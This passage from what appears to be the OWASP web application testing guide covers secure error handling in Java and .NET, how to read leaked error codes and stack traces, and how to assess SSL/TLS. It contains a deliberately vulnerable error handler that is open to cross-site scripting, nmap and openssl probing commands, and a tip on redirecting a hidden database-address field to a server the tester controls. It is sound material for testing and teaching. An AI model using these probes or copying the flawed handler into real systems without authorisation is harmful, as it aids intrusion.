- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPAppSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - http://www.securityfocus.com/archive/1/411418
- Amit Klein: “HTTP Response Smuggling” - http://www.securityfocus.com/archive/1/425593
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - http://www.cgisecurity.com/lib/http-request-smuggling.pdf

4.9 Error Handling

Error, Exception handling & Logging.

An important aspect of secure application development is to prevent information leakage. Error messages give an attacker great insight into the inner workings of an application.

The purpose of reviewing the Error Handling code is to assure the application fails safely under all possible error conditions, expected and unexpected. No sensitive information is presented to the user when an error occurs.

For example SQL injection is much tougher to successfully pull off without some healthy error messages. It lessens the attack footprint and our attacker would have to resort to use “blind SQL injection” which is more difficult and time consuming.

A well-planned error/exception handling strategy is important for three reasons:

1. Good error handling does not give an attacker any information which is a means to an end, attacking the application
2. A proper centralised error strategy is easier to maintain and reduces the chance of any uncaught errors “Bubbling up” to the front end of an application.
3. Information leakage can lead to social engineering exploits.

Some development languages provide checked exceptions which mean that the compiler shall complain if an exception for a particular API call is not caught Java and C# are good examples of this. Languages like C++ and C do not provide this safety net. Languages with checked exception handling still are prone to information leakage as not all types of error are checked for.

When an exception or error is thrown we also need to log this occurrence. Sometimes this is due to bad development, but it can be the result of an attack or some other service your application relies on failing.

All code paths that can cause an exception to be thrown should check for success in order for the exception not to be thrown.

To avoid a NullPointerException we should check is the object being accessed is not null.

Generic error messages

We should use a localized description string in every exception, a friendly error reason such as “System Error – Please try again later”. When the user sees an error message, it will be derived from this description string of the exception that was thrown, and never from the exception class which may contain a stack trace, line number where the error occurred, class name or method name.

Do not expose sensitive information in exception messages. Information such as paths on the local file system is considered privileged information; any system internal information should be hidden from the user. As mentioned before an attacker could use this information to gather private user information from the application or components that make up the app.

Don't put people's names or any internal contact information in error messages. Don't put any "human" information, which would lead to a level of familiarity and a social engineering exploit.

How to locate the potentially vulnerable code

JAVA

In java we have the concept of an error object, the Exception object. This lives in the java package java.lang and is derived from the Throwable object Exceptions are thrown when an abnormal occurrence has occurred. Another object derived from Throwable is the Error object, which is thrown when something more serious occurs.

Information leakage can occur when developers use some exception methods, which 'bubble' to the user UI due to a poor error handling strategy. The methods are as follows: printStackTrace() getStackTrace()

Also another object to look at is the java.lang.system package:

setErr() and the System.err field.

.NET

In .NET a System.Exception object exists. Commonly used child objects such as ApplicationException and SystemException are used. It is not recommended that you throw or catch a SystemException this is thrown by runtime.

When an error occurs, either the system or the currently executing application reports it by throwing an exception containing information about the error, similar to java. Once thrown, an exception is handled by the application or by the default exception handler. This Exception object contains similar methods to the java implementation such as:

StackTrace Source Message HelpLink

In .NET we need to look at the error handling strategy from the point of view of global error handling and the handling of unexpected errors. This can be done in many ways and this

article is not an exhaustive list. Firstly an Error Event is thrown when an unhandled exception is thrown. This is part of the TemplateControl class.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfSystemWebUITemplateControlClassErrorTopic.asp

Error handling can be done in three ways in .NET

- In the web.config file's customErrors section.
- In the global.asax file's Application_Error sub.
- On the aspx or associated codebehind page in the Page_Error sub

The order of error handling events in .NET is as follows:

1. On the Page in the Page_Error sub.
2. The global.asax Application_Error sub
3. The web.config file

It is recommended to look in these areas to understand the error strategy of the application.

Vulnerable Patterns for Error Handling

Page_Error

Page_Error is page level handling which is run on the server side. Below is an example but the error information is a little too informative and hence bad practice.

FIXME: code formatting

<script language="C#" runat="server"> Sub Page_Error(Source As Object, E As EventArgs) Dim message As String = "<h1>" & Request.Url.ToString()& "</h1>" & "<pre>" & Server.GetLastError().ToString()& "</pre>" Response.Write(message) // display message End Sub </script>

The red text in the example above has a number of issues: Firstly it redisplays the HTTP request to the user in the form of Request.Url.ToString() Assuming there has been no data validation prior to this point we are vulnerable to cross site scripting attacks!! Secondly the error message and stack trace is displayed to the user using Server.GetLastError().ToString() which divulges internal information regarding the application.

After the Page_Error is called, the Application_Error sub is called:

Global.asax

When an error occurs, the Application_Error sub is called. In this method we can log the error and redirect to another page.

```
<%@ Import Namespace="System.Diagnostics" %>
 <script language="C#" runat="server">
   void Application_Error(Object sender, EventArgs e) {
       String Message = "\n\nURL: http://localhost/" + Request.Path
                   + "\n\nMESSAGE:\n " + Server.GetLastError().Message
                   + "\n\nSTACK TRACE:\n" + Server.GetLastError().StackTrace;
       // Insert into Event Log
       EventLog Log = new EventLog();
       Log.Source = LogName;
       Log.WriteEntry(Message, EventLogEntryType.Error);
     Server.Redirect(Error.htm) // this shall also clear the error
   }
</script>
```

Above is an example of code in Global.asax and the Application_Error method. The error is logged and then the user is redirected. Unvalidated parameters are being logged here in the form of Request.Path. Care must be taken not to log or redisplay unvalidated input from any external source.

Web.config

Web.config has a custom errors tag which can be used to handle errors. This is called last and if Page_error or Application_error called and has functionality that functionality shall be executed first. As long as the previous two handling mechanisms do not redirect or clear (Response.Redirect or a Server.ClearError) this shall be called. And you shall be forwarded to the page defined in web.config

```
<customErrors defaultRedirect="error.html" mode="On|Off|RemoteOnly">
  <error statusCode="statuscode" redirect="url"/>
</customErrors>
```

The “On" directive means that custom errors are enabled. If no defaultRedirect is specified, users see a generic error. "Off" directive means that custom errors are disabled. This allows display of detailed errors. "RemoteOnly" specifies that custom errors are shown only to remote clients, and

ASP.NET errors are shown to the local host. This is the default.

```
<customErrors mode="On" defaultRedirect="error.html">
   <error statusCode="500" redirect="err500.aspx"/>
   <error statusCode="404" redirect="notHere.aspx"/>
   <error statusCode="403" redirect="notAuthz.aspx"/>
</customErrors>
```

Best Practices for Error Handling

Try & Catch (Java/ .NET)

Code that might throw exceptions should be in a try block and code that handles exceptions in a catch block. The catch block is a series of statements beginning with the keyword catch, followed by an exception type and an action to be taken. These are very similar in Java and .NET

Example:

Java Try-Catch:

```
public class DoStuff {
   public static void Main() {
      try {
         StreamReader sr = File.OpenText("stuff.txt");
         Console.WriteLine("Reading line {0}", sr.ReadLine());
      }
      catch(Exception e) {
         Console.WriteLine("An error occurred. Please leave to room”);
          logerror(“Error: “, e);
      }
   }
}
```

.NET try – catch

```
public void run() {
         while (!stop) {
            try {
```

```
            // Perform work here

        } catch (Throwable t) {
            // Log the exception and continue
                WriteToUser(“An Error has occurred, put the kettle on”);
            logger.log(Level.SEVERE, "Unexception exception", t);
        }
    }
}
```

In general, it is best practice to catch a specific type of exception rather than use the basic catch(Exception) or catch(Throwable) statement in the case of Java.

Releasing resources and good housekeeping

If the language in question has a finally method use it. The finally method is guaranteed to always be called. The finally method can be used to release resources referenced by the method that threw the exception. This is very important. An example would be if a method gained a database connection from a pool of connections and an exception occurred without finally the connection object shall not be returned to the pool for some time (until the timeout). This can lead to pool exhaustion. finally() is called even if no exception is thrown.

```
try {
    System.out.println("Entering try statement");
    out = new PrintWriter(new FileWriter("OutFile.txt"));
  //Do Stuff.…

} catch (Exception e) {
    System.err.println("Error occurred!”);

} catch (IOException e) {
    System.err.println("Input exception ");

} finally {
```

```
    if (out != null) {
       out.close(); // RELEASE RESOURCES
    }
 }
```

A Java example showing finally() being used to release system resources.

Centralised exception handling (Struts Example)

Building an infrastructure for consistent error reporting proves more difficult than error handling. Struts provides the ActionMessages & ActionErrors classes for maintaining a stack of error messages to be reported, which can be used with JSP tags like <html: error> to display these error messages to the user.

To report a different severity of a message in a different manner (like error, warning, or information) the following tasks are required:

- Register, instantiate the errors under the appropriate severity
- Identify these messages and show them in a constant manner.

Struts ActionErrors class makes error handling quite easy:

```
ActionErrors errors = new ActionErrors()
errors.add("fatal", new ActionError("...."));
errors.add("error", new ActionError("...."));
errors.add("warning", new ActionError("...."));
errors.add("information", new ActionError("...."));
saveErrors(request,errors); // Important to do this
```

Now we have added the errors we display them by using tags in the HTML page.

```
<logic:messagePresent property="error">
<html:messages property="error" id="errMsg" >
   <bean:write name="errMsg"/>
</html:messages>
</logic:messagePresent >
```

4.9.1 Analysis of Error Codes

Brief Summary

Often, during a penetration test on web applications, we come up against many error codes generated from applications or web servers. It's possible to cause these errors to be displayed by using a particular requests, either specially crafted with tools or created manually. These codes are very useful to penetration testers during their activities, because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications. Within this section we'll analyse the more common codes (error messages) and bring into focus the steps of vulnerability assessment. The most important aspect for this activity is to focus one's attention on these errors, seeing them as a collection of information that will aid in the next steps of our analysis. A good collection can facilitate assessment efficiency by decreasing the overall time taken to perform the penetration test.

Description of the Issue

Web Server Errors

A common error that we can see during our search is the HTTP 404 Not Found. Often this error code provides useful details about the underlying web server and associated components. For example:

Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80

This error message can be generated by requesting a non-existant URL. After the common message that shows a page not found, there is information about web server version, OS, modules and other products used. This information can be very important from an OS and application type and version identification point of view.

Application Server Errors

Database Errors

Web server errors aren't the only useful output returned requiring security analysis. Consider the next example error message:

Microsoft OLE DB Provider for ODBC Drivers (0x80004005)

[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied

What happened? We will explain step-by-step below.

In this example, the 80004005 is a generic IIS error code which indicates that it could not establish a connection to its associated database. In many cases, the error message will detail the type of the database. This will often indicate the underlying operating system by association. With this information, the penetration tester can plan an appropriate strategy for the security test.

By manipulating the variables that are passed to the database connect string, we can invoke more detailed errors.

Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key 'DriverId'

In this example, we can see a generic error in the same situation which reveals the type and version of the associated database system and a dependence on Windows operating system registry key values.

Now we will look at a practical example with a security test against a web application that loses its link to its database server and does not handle the exception in a controlled manner. This could be caused by a database name resolution issue, processing of unexpected variable values, or other network problems.

Consider the scenario where we have a database administration web portal, which can be used as a front end GUI to issue database queries, create tables, and modify database fields. During the POST of the logon credentials, the following error message is presented to the penetration tester. The message indicates the presence of a MySQL database server:

Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host

If we see in the HTML code of the logon page the presence of a **hidden field** with a database IP, we can try to change this value in the URL with the address of database server under the penetration tester's control in an attempt to fool the application into thinking that the logon was successful.

Another example: knowing the database server that services a web application, we can take advantage of this information to carry out a SQL Injection for that kind of database or a persistent XSS test.

Error Handling in IIS and ASP .net

ASP .net is a common framework from Microsoft used for developing web applications. IIS is one of the commonly used web server. Errors occur in all applications, we try to trap most errors but it is almost impossible to cover each and every exception.

IIS uses a set of custom error pages generally found in c:\winnt\help\iishelp\common to display errors like '404 page not found' to the user. These default pages can be changed and custom errors can be configured for IIS server. When IIS receives a request for an aspx page, the request is passed on to the dot net framework.

There are various ways by which errors can be handled in dot net framework. Errors are handled at three places in ASP .net:

1. Inside Web.config customErrors section
2. Inside global.asax Application_Error Sub
3. At the the aspx or associated codebehind page in the Page_Error sub

Handling errors using web.config

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">
  <error statusCode="404" redirect="myerrorpagefor404.aspx"/>
  <error statusCode="500" redirect="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On" will turn on custom errors. mode=RemoteOnly will show custom errors to the remote web application users. A user accessing the server locally will be presented with the complete stack trace and custom errors will not be shown to him.

All the errors, except those explicitly specified, will cause a redirection to the resource specified by defaultRedirect, i.e., myerrorpagedefault.aspx. A status code 404 will be handled by myerrorpagefor404.aspx.

Handling errors in Global.asax

When an error occurs, the Application_Error sub is called. A developer can write code for error handling/page redirection in this sub.

```
Private Sub Application_Error (ByVal sender As Object, ByVal e As System.EventArgs)
    Handles MyBase.Error
End Sub
```

Handling errors in Page_Error sub

This is similar to application error.

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs)
    Handles MyBase.Error
End Sub
```

Error hierarchy in ASP .net

Page_Error sub will be processed first, followed by global.asax Application_Error sub, and, finally, customErrors section in web.config file.

Information Gathering on web applications with server-side technology is quite difficult, but the information discovered can be useful for the correct execution of an attempted exploit (for example, SQL injection or Cross Site Scripting (XSS) attacks) and can reduce false positives.

How to test for ASP.net and IIS Error Handling

Fire up your browser and type a random page name

http:\\www.mywebserver.com\anyrandomname.asp

If the server returns

The page cannot be found

HTTP 404 - File not found
Internet Information Services

it means that IIS custom errors are not configured. Please note the .asp extension.

Also test for .net custom errors. Type a random page name with aspx extension in your browser

http:\\www.mywebserver.com\anyrandomname.aspx

If the server returns

Server Error in '/' Application.

The resource cannot be found.
Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly.

custom errors for .net are not configured.

Black Box testing and example

Test:

telnet <host target> 80
GET /<wrong page> HTTP/1.1
<CRLF><CRLF>

Result:

HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1

Test:

1. Network problems

2. Bad configuration about host database address

Result:

Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host

Test:

1. Authentication failed
2. Credentials not inserted

Result:

Firewall version used for authentication:

Error 407
FW-1 at <firewall>: Unauthorized to access the document.
- Authorization is needed for FW-1.
- The authentication required by FW-1 is: unknown.
- Reason for failure of last attempt: no user

Gray Box testing and example

Test:

Enumeration of the directories with access denied:

http://<host>/<dir>

Result:

Directory Listing Denied
This Virtual Directory does not allow contents to be listed.

Forbidden
You don't have permission to access /<dir> on this server.

References

- [1] [RFC2616] Hypertext Transfer Protocol -- HTTP/1.1

4.9.2 Analysis of Stack Traces

Brief Summary

Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker. Attackers attempt to generate these stack traces by tampering with the input to the web application with malformed HTTP requests and other input data.

Description of the Issue

Black Box testing and example

There are a variety of techniques that will cause exception messages to be sent in an HTTP response. Note that in most cases this will be an HTML page, but exceptions can be sent as part of SOAP or REST responses too.

Some tools, such as OWASP ZAP and Burp proxy will automatically detect these exceptions in the response stream as you are doing other penetration and testing work.

Gray Box testing and example

Search the code for the calls that cause an exception to be rendered to a String or output stream. For example, in Java this might be code in a JSP that looks like:

<% e.printStackTrace(new PrintWriter(out)) %>

In some cases, the stack trace will be specifically formatted into HTML, so be careful of accesses to stack trace elements.

Search the configuration to verify error handling configuration and the use of default error pages. For example, in Java this configuration can be found in web.xml.

References

- [1] [RFC2616] Hypertext Transfer Protocol -- HTTP/1.1

4.10 Cryptography

4.10.1 Testing for Insecure Encryption Usage

4.10.2 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection

Brief Summary

Sensitive data must be protected when it is transmitted through the network. These data includes credentials and credit cards. As a rule of thumb if data must be protected when it is stored, it must be protected also during transmission.

HTTP is a clear-text protocol and it is normally secured via an SSL/TLS tunnel, resulting in HTTPS traffic [1]. Use of these protocols ensure not only confidentiality but also authentication. Servers are authenticated using digital certificates, and it is also possibile to use client certificate for mutual authentication.

Even if high grade ciphers are today supported and normally used, some misconfiguration in server can be used to force the use of a weak cipher - or at worst no encryption - permitting to an attacker to gain access to the supposed secure communication channel. Other misconfiguration can be used for a Denial of Service attack.

Description of the Issue

If control is missed and HTTP protocol is used to transmit sensitive information is a vulnerability [2] (e.g. credentials transmitted over HTTP [3]) and there are a specific OWASP Testing Guide v4's test.

If SSL/TLS service is present it is good but it increments the attack surface and some vulnerabilities insist on it, such as:

- SSL/TLS protocols, ciphers, keys and renegotiation must be properly configured.
- Certificate validity must be ensured.

Other vulnerabilities linked to this is:

- Software exposed must be updated due to possibility of known vulnerabilities [4].
- Usage of Secure flag for Session Cookies [5].
- Usage of HTTP Strict Transport Security (HSTS) [6].
- The presence of HTTP and HTTPS both, which can be used to intercept traffic [7], [8].
- The presence of mixed HTTP and HTTP content in the same page, which can be used to

Leak information.

Sensitive data transmitted in clear-text

If the application transmits sensitive information via unencrypted channels - e.g. HTTP - it is a vulnerability. Typically it is possible to find BASIC authentication over HTTP, input password sent via HTTP and, in general, other information considered by regulations, laws or organization policy.

Weak SSL/TSL Ciphers/Protocols/Keys

Historically, there have been limitations set in place by the U.S. government to allow cryptosystems to be exported only for key sizes of at most 40 bits, a key length which could be broken and would allow the decryption of communications. Since then cryptographic export regulations have been relaxed the maximum key size is 128 bits. It is important to check the SSL configuration being used to avoid putting in place cryptographic support which could be easily defeated. To reach this goal SSL-based services should not offer the possibility to choose weak cipher suite. A cipher suite is specified by an encryption protocol (e.g. DES, RC4, AES), the encryption key length (e.g. 40, 56, or 128 bits), and a hash algorithm (e.g. SHA, MD5) used for integrity checking. Briefly, the key points for the cipher suite determination are the following:

1. The client sends to the server a ClientHello message specifying, among other information, the protocol and the cipher suites that it is able to handle. Note that a client is usually a web browser (most popular SSL client nowadays), but not necessarily, since it can be any SSL-enabled application; the same holds for the server, which needs not to be a web server, though this is the most common case [9].
2. The server responds with a ServerHello message, containing the chosen protocol and cipher suite that will be used for that session (in general the server selects the strongest protocol and cipher suite supported by both the client and server).

It is possible (for example, by means of configuration directives) to specify which cipher suites the server will honor. In this way you may control, for example, whether or not conversations with clients will support 40-bit encryption only.

1. The server sends its Certificate message and, if client authentication is required, also sends a CertificateRequest message to the client.
2. The server sends a ServerHelloDone message and waits for a client response.
3. Upon receipt of the ServerHelloDone message, the client verifies the validity of

the server's digital certificate.

SSL certificate validity – client and server

When accessing a web application via the HTTPS protocol, a secure channel is established between the client and the server. The identity of one (the server) or both parties (client and server) is then established by means of digital certificates. So, once the cipher suite is determined, the “SSL Handshake” continues with the exchange of the certificates, like follow:

1. The server sends its Certificate message and, if client authentication is required, also sends a CertificateRequest message to the client.
2. The server sends a ServerHelloDone message and waits for a client response.
3. Upon receipt of the ServerHelloDone message, the client verifies the validity of the server's digital certificate.

In order for the communication to be set up, a number of checks on the certificates must be passed. While discussing SSL and certificate based authentication is beyond the scope of this Guide, we will focus on the main criteria involved in ascertaining certificate validity:

- Checking if the Certificate Authority (CA) is a known one (meaning one considered trusted);
- Checking that the certificate is currently valid;
- Checking that the name of the site and the name reported in the certificate match.

Let us examine each check more in detail.

- Each browser comes with a preloaded list of trusted CAs, against which the certificate signing CA is compared (this list can be customized and expanded at will). During the initial negotiations with an HTTPS server, if the server certificate relates to a CA unknown to the browser, a warning is usually raised. This happens most often because a web application relies on a certificate signed by a self-established CA. Whether this is to be considered a concern depends on several factors. For example, this may be fine for an Intranet environment (think of corporate web email being provided via HTTPS; here, obviously all users recognize the internal CA as a trusted CA). When a service is provided to the general public via the Internet, however (i.e. when it is important to positively verify the identity of the server we are talking to), it is usually imperative to rely on a trusted CA, one which is recognized by all the user base (and here we stop with our considerations; we won’t delve deeper in the implications of the trust model being used by digital certificates).

- Certificates have an associated period of validity, therefore they may expire. Again, we are warned by the browser about this. A public service needs a temporally valid certificate; otherwise, it means we are talking with a server whose certificate was issued by someone we trust, but has expired without being renewed.
- What if the name on the certificate and the name of the server do not match? If this happens, it might sound suspicious. For a number of reasons, this is not so rare to see. A system may host a number of name-based virtual hosts, which share the same IP address and are identified by means of the HTTP 1.1 Host: header information. In this case, since the SSL handshake checks the server certificate before the HTTP request is processed, it is not possible to assign different certificates to each virtual server. Therefore, if the name of the site and the name reported in the certificate do not match, we have a condition which is typically signaled by the browser. To avoid this, IP-based virtual servers must be used. [33] and [34] describe techniques to deal with this problem and allow name-based virtual hosts to be correctly referenced.

Other vulnerabilities

The presence of a new service, listening in a separate tcp port may introduce vulnerabilities such as Infrastructure vulnerability if software is not up to date [4]. Furthermore for a correct protection of data during transmission Session Cookie must use the Secure flag [5] and some directives should be sent to the browser to accept only secure traffic (e.g. HSTS [6], CSP [9]).

Also there are some attacks can be used to intercept traffic if the web server exposes the application on both HTTP and HTTPS [6], [7] or in case of mixed HTTP and HTTPS resources in the same page.

Black Box testing and example

Testing for sensitive data transmitted in clear-text

Various typologies of information which must be protected can be also transmitted in clear text. It is possible to check if these information is transmitted over HTTP instead of HTTPS.

Please refer to specific Tests for full details, for credentials [3] and other kind of data [2].

Example 1. Basic Authentication over HTTP

A typical example is the usage of Basic Authentication over HTTP. Also because with

Basic Authentication, after login, credentials are encoded - and not encrypted - into HTTP Headers.

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title></head>
<body bgcolor=white>
<h1>401 Authorization Required</h1>

Invalid login credentials!

</body></html>
```

Testing for Weak SSL/TSL Ciphers/Protocols/Keys vulnerabilities

Large number of available cipher suites and quick progress in cryptanalysis makes judging a SSL server a non-trivial task. At the time of writing these criteria are widely recognized as minimum checklist:

- Weak ciphers must not be used (e.g. less than 128 bits [10]; no NULL ciphers suite, due to no encryption used; no Anonymous Diffie-Hellmann, due to not provides authentication).
- Weak protocols must be disabled (e.g. SSLv2 must be disabled, due to known weaknesses in protocol design [11]).
- Renegotiation must be properly configured (e.g. Insecure Renegotiation must be disabled, due to MiTM attacks [12] and Client-initiated Renegotiation must be disabled, due to Denial of Service vulnerability [13]).
- No Export (EXP) level cipher suites, due to can be easily broken [10].
- X.509 certificates key length must be strong (e.g. if RSA or DSA is used the key must be

at least 1024 bits).

- X.509 certificates must be signed only with secure hashing algorithms (e.g. not signed using MD5 hash, due to known collision attacks on this hash).
- Keys must be generated with proper entropy (e.g, Weak Key Generated with Debian) [14].

A most complete checklist includes:

- Secure Renegotiation should be enabled.
- MD5 should not be used, due to known collision attacks, but it is ok the use with at least 128 bit key.
- RC4 should not be used, due to crypto-analytical attacks [15].
- Server should be protected from BEAST Attack [16].
- Server should be protected from CRIME attack, TLS compression must be disabled [17].
- Server should support Forward Secrecy [18].

Following standards can be used as reference while assessing SSL servers:

- PCI-DSS v2.0 in point 4.1 requires compliant parties to use "strong cryptography" without precisely defining key lengths and algorithms. Common interpretation, partially based on previous versions of the standard, is that at least 128 bit key cipher, no export strength algorithms and no SSLv2 should be used [19].
- Qualys SSL Labs Server Rating Guide [14], Depoloyment best practice [10] and SSL Threat Model [20] has been proposed to standardize SSL server assessment and configuration. But is less updated than the SSL Server tool [21].
- OWASP has a lot of resources about SSL/TLS Security [22], [23], [24], [25]. [26].

Some tools and scanners both commercial - e.g. Tenable Nessus [27] - and free - e.g. SSLAudit [28] or SSLScan [29], and other used into examples - can be used to assess SSL/TLS vulnerabilities. But due to evolution of these vulnerabilities a good way is also to check them manually with openssl [30] or using tool’s output as an input for manual evaluation using the references on the bottom on the Test to stay updated.

Example 2. SSL service recognition via nmap

First step is to identify ports which have SSL/TLS wrapped services. Typically tcp ports

with SSL for web and mail services are - but not limited to - 443 (https), 465 (ssmtp), 585 (imap4-ssl), 993 (imaps), 995 (ssl-pop). In this example we search for SSL services using nmap with "-sV" option, used for identify services and it is also able to identify SSL services [31]. Other options are for this particular example and must be customized. Often in a Web Application Penetration Test scope is limited to port 80 and 443.

```
$ nmap -sV --reason -PN -n --top-ports 100 www.example.com
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up, received user-set (0.20s latency).
Not shown: 89 filtered ports
Reason: 89 no-responses
PORT    STATE SERVICE  REASON  VERSION
21/tcp  open  ftp      syn-ack Pure-FTPd
22/tcp  open  ssh      syn-ack OpenSSH 5.3 (protocol 2.0)
25/tcp  open  smtp     syn-ack Exim smtpd 4.80
26/tcp  open  smtp     syn-ack Exim smtpd 4.80
80/tcp  open  http     syn-ack
110/tcp open  pop3     syn-ack Dovecot pop3d
143/tcp open  imap     syn-ack Dovecot imapd
443/tcp open  ssl/http syn-ack Apache
465/tcp open  ssl/smtp syn-ack Exim smtpd 4.80
993/tcp open  ssl/imap syn-ack Dovecot imapd
995/tcp open  ssl/pop3 syn-ack Dovecot pop3d
Service Info: Hosts: example.com
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.38 seconds
```

Example 3. Checking for Certificate information, Weak Ciphers and SSLv2 via nmap

nmap has two scripts for checking Certificate information, Weak Ciphers and SSLv2 [31].

```
$ nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 www.example.com
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up (0.090s latency).
```

```
rDNS record for 127.0.0.1: www.example.com
PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=www.example.org
| Issuer: commonName=*******
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after:  2020-02-28T23:59:59+00:00
| MD5:   *******
|_SHA-1: *******
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_  least strength: strong
465/tcp open  smtps
| ssl-cert: Subject: commonName=*.exapmple.com
| Issuer: commonName=*******
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after:  2020-02-28T23:59:59+00:00
```

```
| MD5:   *******
|_SHA-1: *******
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_  least strength: strong
993/tcp open  imaps
| ssl-cert: Subject: commonName=*.exapmple.com
| Issuer: commonName=*******
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after:  2020-02-28T23:59:59+00:00
| MD5:   *******
|_SHA-1: *******
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
```

```
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_  least strength: strong
995/tcp open  pop3s
| ssl-cert: Subject: commonName=*.exapmple.com
| Issuer: commonName=*******
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after:  2020-02-28T23:59:59+00:00
| MD5:   *******
|_SHA-1: *******
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       NULL
|_  least strength: strong
```

Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds

Example 4 Checking for Client-initiated Renegotiation and Secure Renegotiation via openssl (manually)

openssl [30] can be used for testing manually SSL/TLS. In this example we try to initiate a renegotiation by client [m] connecting to server with openssl - writing the first line of an HTTP request, in a new line typing “R”, waiting for renegotiation and completing the HTTP request - and check if secure renegotiation is supported looking server output. Using manual request it is also possible to see if Compression is enabled for TLS in order to check for CRIME [13], check for ciphers and other vulnerabilities.

```
$ openssl s_client -connect www2.example.com:443
CONNECTED(00000003)
depth=2 ******
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:******
   i:******
 1 s:******
   i:******
 2 s:******
   i:******
---
Server certificate
-----BEGIN CERTIFICATE-----
******
-----END CERTIFICATE-----
subject=******
issuer=******
---
No client certificate CA names sent
---
```

SSL handshake has read 3558 bytes and written 640 bytes

New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : TLSv1
    Cipher   : DES-CBC3-SHA
    Session-ID: ******
    Session-ID-ctx:
    Master-Key: ******
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: ******
    Timeout   : 300 (sec)
    Verify return code: 20 (unable to get local issuer certificate)

Now we can write the first line of an HTTP request and then R in a new line.

HEAD / HTTP/1.1
R

Server is renegotiating

RENEGOTIATING
depth=2 C******
verify error:num=20:unable to get local issuer certificate
verify return:0

